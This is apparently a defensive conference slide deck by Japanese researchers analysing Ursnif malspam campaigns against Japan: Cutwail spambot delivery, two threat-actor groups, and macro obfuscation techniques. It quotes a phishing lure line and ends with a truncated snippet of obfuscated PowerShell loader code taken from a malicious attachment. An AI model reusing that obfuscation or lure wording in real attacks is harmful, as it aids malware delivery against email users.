Battle Against Ursnif Malspam Campaign targeting Japan

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ke Niwa: Itochu Corporation. ばらまきメール回収の会

Agenda

- 1. Introduction
- 2. Abstraction of malspam
- 3. Threat Analysis with diamond model
- 4. Active Defense
- 5.Countermeasure against malspam
- 6. Summary

1-1. Who we are

- We are members of the community which called
- "ばらまきメール回収の会" between individual researcher tracking malspam
- This community is consist of CSIRT members at user side and security researchers at vendor side

Motivation

In order to reduce damages by malspam in Japan

Avtivity Overview

The organization that receives the malspam quickly share information, analyzes it together, and publicly sends out information necessary for countermeasures.

Presenter's account: @bomccss, @AIR3_ytakeda, @gorimpthon

1-2. Today's topic

- Analysis of malspam campaign
- Analysis of threat actor
- Countermeasures against malspam

Especially we focus on Ursnif malspam campaign in today's presentation because this campaign has been the most major one since 2017

2. What is malspam?

Our definition of malspam

Email in Japanese delivered indiscriminately to Japan in order to infect malware.

*Malspam leads to infect malware by attachment files or suspicious link

2-1. History of malspam inJapan

Malspam targeting to Japan

Year	Campaign
May. 2014	VAWTRAK
Oct. 2015	Shifu(AnglerEK)
Dec. 2015	Bebloh
Mar. 2016 – Jun. 2019	Ursnif
Sep. 2019	Emotet


Our investigation is based on data from 2016 - Current

Ursnif (a.k.a gozi, snifula, ISFB, Papras, Dreambot)


- Banking Trojan
 - It appeared 2006 globally (Japan: 2016)
 - This malware steals financial accounts at online payment by injecting fake page.
 - Target is Financial companies account in Japan
 - This also steals credentials such as email and browser's data in the host
- Infection Route
 - Email
 - Web
 - Other malware

2.1. Delivery volume Japanese malspam


Monthly Trends




2.1. Delivery volume Japanese malspam



2.2. Ursnif malspams




2.2. Ursnif malspams





2.2. Ursnif malspam campaign targeting Japan


We classified 4 phases for this campaign overview until fraud remittance


- 1. Delivery malspam
- 2. Ursnif download
- 3. Ursnif infection (delivery webconfig)
- 4. Fraud Remittance














2.4. Ursnif malspam campaign targeting Japan

We guess there are **2 threat actors** targeting Japan based on TTPs (Delivery method, Infection process, C2 domain etc.).


Group-A

Group-A utilizes attached xls files for Ursnif infection

Group-B utilizes suspicious URLs for Ursnif infection


Group-A

2.4. Ursnif malspams





2.4. Ursnif malspams




2.4. Analysis of Ursnif malspam campaign Characteristics for each group

Classification	Group-A	Group-B
Email contents	Deceived Invoice email	Deceived EC / Bank email
Delivery Route	Only Cutwail	Mainly Cutwail
Attachment Files	xls with Macro (Multi obfuscation)	js file in link
Malware	Bebloh + Ursnif(Gozi)	Ursnif(Dreambot)
Target	3 banks *hard to confirm webconfig	30 banks, 9 credit card companies and 8 cryptocurrency exchanges

3. Threat analysis for malspam campaign

TTPs and Threat Actor Analysis based on diamond model



3.1. Delivery malspam

Each threat actor has own delivery method.

- Group-A
 - Cutwail-A
- Group-B
 - Web (EK)
 - Cutwail-A
 - Cutwail-B
 - Compromised Email Account
 - Reply Type
 - Emotet

3.1. Delivery malspam

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 - Compromised Email Account
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3.1.1. Cutwail

Spambot scatters malspam by threat actor's order

2 malwares for Japan have been observed below
 We called

Older one: Cutwail-A

Newer one: Cutwail-B

Each Cutwail communicates different C2 IP address.

[Cutwail (a.k.a Pandex, Harebot, Pushdo)]

- Spam Bot
 - It appears 2007 globally (Japan: 2016)
 - This is currently active (more than 10 years)
 - Get email contents and target email address from C2
 - Directly send over SMTP to mail server
 - Two C2 servers are still active
- Infection Route
 - Pushdo downloads Cutwail.
 - Pushdo is delivered as additional payload after Bebloh or Ursnif.

3.1.1. Cutwail classification

	Cutwail-A	Cutwail-B
Operation Period	2007 - Current	2017/09 - Current
Target (2016 - Current)	Japan, Italy, Poland, Germany, Spain	Only Japan
Infection Volume	10,761 (based on sinkhole observation 2019/03/13)	
Delivery Capability (Assumption)	20 million emails per time	300 million emails per time
Characteristics	Attachment file	Mainly URL, Phishing Email (Rarely attachment file)

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Cutwail-A

- This malware appeared in 2007.
- Main target is Japan.
 - Italy, Poland, Germany and Spain.
- This malware delivers malspam with attachment xls.
 - Attachment xls leads to download Bebloh in Japan.
- Cutwail-A tries to extend its infrastructure.
 - We confirmed recent malspam campaign which pretended to be DHL via Ursnif on 29th Jul 2019.

Cutwail-B

This malware was created for Japan in Sep. 2017
 Ursnif-B dropped Cutwail-B at this period.

- Malspam by Cutwail-B was distributed only to Japan.
- Email with URLs that lead to download malware
- Only phishing email for Japan has been observed since Jan. 2019

3.1.1.3. Delivery capability of malspam by Cutwail

Estimate delivery capability by Cutwail based on our observation


	Cutwail-A	Cutwail-B
Delivery volume per one host	5,000 malspams	50,000-60,000 malspams
Infected hosts	4,000	6,000
Delivery capability	20 million malspams	300 million malspams

<Hypothesis>

Number of Infected hosts from Sinkhole: 10,761 (2019/03/13 Time A and B Total)

Percentage of source hosts of received mail (Cutwail-A: Cutwail-B = 2:3)

3.1.1.4. Classification of delivery method




3.1. Delivery malspam

Each threat actor has own delivery method.

- Group-A
 - Cutwail-A
- Group-B
 - Web (EK)
 - Cutwail-A
 - Cutwail-B
 - Compromised Email Account
 - Reply Type
 - Emotet

3.1.2. Transition of delivery method





3.1.2.1. Infection by Web(EK) 2016/07~2017/02

- Not malspam but also drive-by download attack
- Web site was compromised by attacker.



3.1.2.2. Cutwail-A

Subject

Deceived Invoice email in Japanese

Contents

Text in email is also in Japanese and attached zip archive

Infection process

Zip archive contains malware



~2017/02





Subject


Deceived Invoice/delivery service email etc. in Japanese

Contents

Text in email is also in Japanese and attached zip archive

Infection process

Attachments gradually change to zip archive with js to an xls file with macros



3.1.2.4. Cutwail-A

Group-A

2017/12~2019/06

Subject

Deceived Invoice email in Japanese

Contents

Text in email is also in Japanese and attached xls with macros

Infection process

Macros which was getting more obfuscated for anti-analysis lead to download Ursnif







Subject

Deceived confirmation email from EC site in Japanese

Contents

Malspam was copied original one, this means it's hard to tell fake email from real one.

Infection process

Malicious URL leads to download Ursnif



Group-B

3.1.2.6. Compromised email account

Subject

Re:, Fw:, Fw:Jin'in sakugen etc.

Contents

One word or two word in email attached zip or rar archive

Infection process

Zip or rar archive contains js or vbs file lead to infect Ursnif.



3.1.2.7. Reply chain


Attached html file as a replying chain email

Malicious URL in html downloads zip archive contains js file leads to Ursnif infection.

This method was observed in Poland in Aug. 2019.

9/09 <mark>G</mark>





検証済みの添付ファイル Windows 10 Defender。 ここをクリック



3.1.2.8. Emotet


Emotet delivered Ursnif as a follow-up malware.

Ursnif was operated by Group-B


Target was not changed.

→Group-B utilized a different delivery route via Emotet.


2019/09~2019/10



3.1.3.1. Transition of email subject and contents




3.1.3.2. Transition of delivery target




Capability

- 3.1.1 Maldoc analysis
- 3.1.2 Bebloh analysis
- 3.1.3 Ursnif analysis


3.2.1.1. Transition of attachment file




3.2.1.1. Transition of infection process



3.2.1.1. Transition of infection process



3.2.1.2. Transition of classification by malware infection method



3.2.1.2. Classification by malware infection method

Group-A

Cutwail-A infected Bebloh with xls attachment Bebloh infects Ursnif.

Obfuscation and anti-analysis have been enhanced since October 2018.

Group-B

Attacker infects Ursnif mainly from js using various delivery methods.



3.2.2. Highly obfuscated approach for attachments

4 sophisticated methods for anti-analysis

1. Multi Obfuscations

→Multi usage of Invoke-DOSfuscation/Invoke-Obfuscation

2. Steganography

→Invoke-PSImage

3. Inject Bebloh into Explorer.exe

→Invoke-ReflectivePEInjection

4. Check Execution Environment (only works Japanese environment)

→ Get-Culture



3.2.2. Highly obfuscated approach for attachments

1. Invoke-Obfuscation

2. Invoke-PSImage

```
.("{1}{0}" -f'al','s') Om New-Object;.("{0}{1}{2}"-f'A','dd-Ty','pe') -AssemblyName ("{3}{0}{2}{1}"-f'M.','awing','Dr','Syste');
[Reflection.Assembly]::LoadWithPartialName(("{1}{3}{0}{2}" -f 'em.','Sys','Security','t')) | .("{2}{0}{1}"-f'-N','ull','Out');
